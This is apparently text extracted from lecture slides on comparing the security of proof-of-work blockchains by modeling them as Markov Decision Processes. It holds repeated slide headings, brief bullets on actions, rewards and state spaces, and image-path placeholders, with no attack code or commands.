
Comparing PoW Blockchain Security




↓
Attacks

**Markov
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
Comparing PoW Blockchain Security



Comparing PoW Blockchain Security



Comparing PoW Blockchain Security





Modeling a Blockchain in an MDP

Markov Decision Process (MDP)


Extension of Markov Chains

- ◆ Actions, Rewards
- ◆ State space, action space

Markov Decision Process (MDP)

Extension of Markov Chains


- ◆ Actions, Rewards
- ◆ State space, action space



Markov Decision Process (MDP)

Extension of Markov Chains

- ♦ Actions, Rewards
- ♦ State space, action space

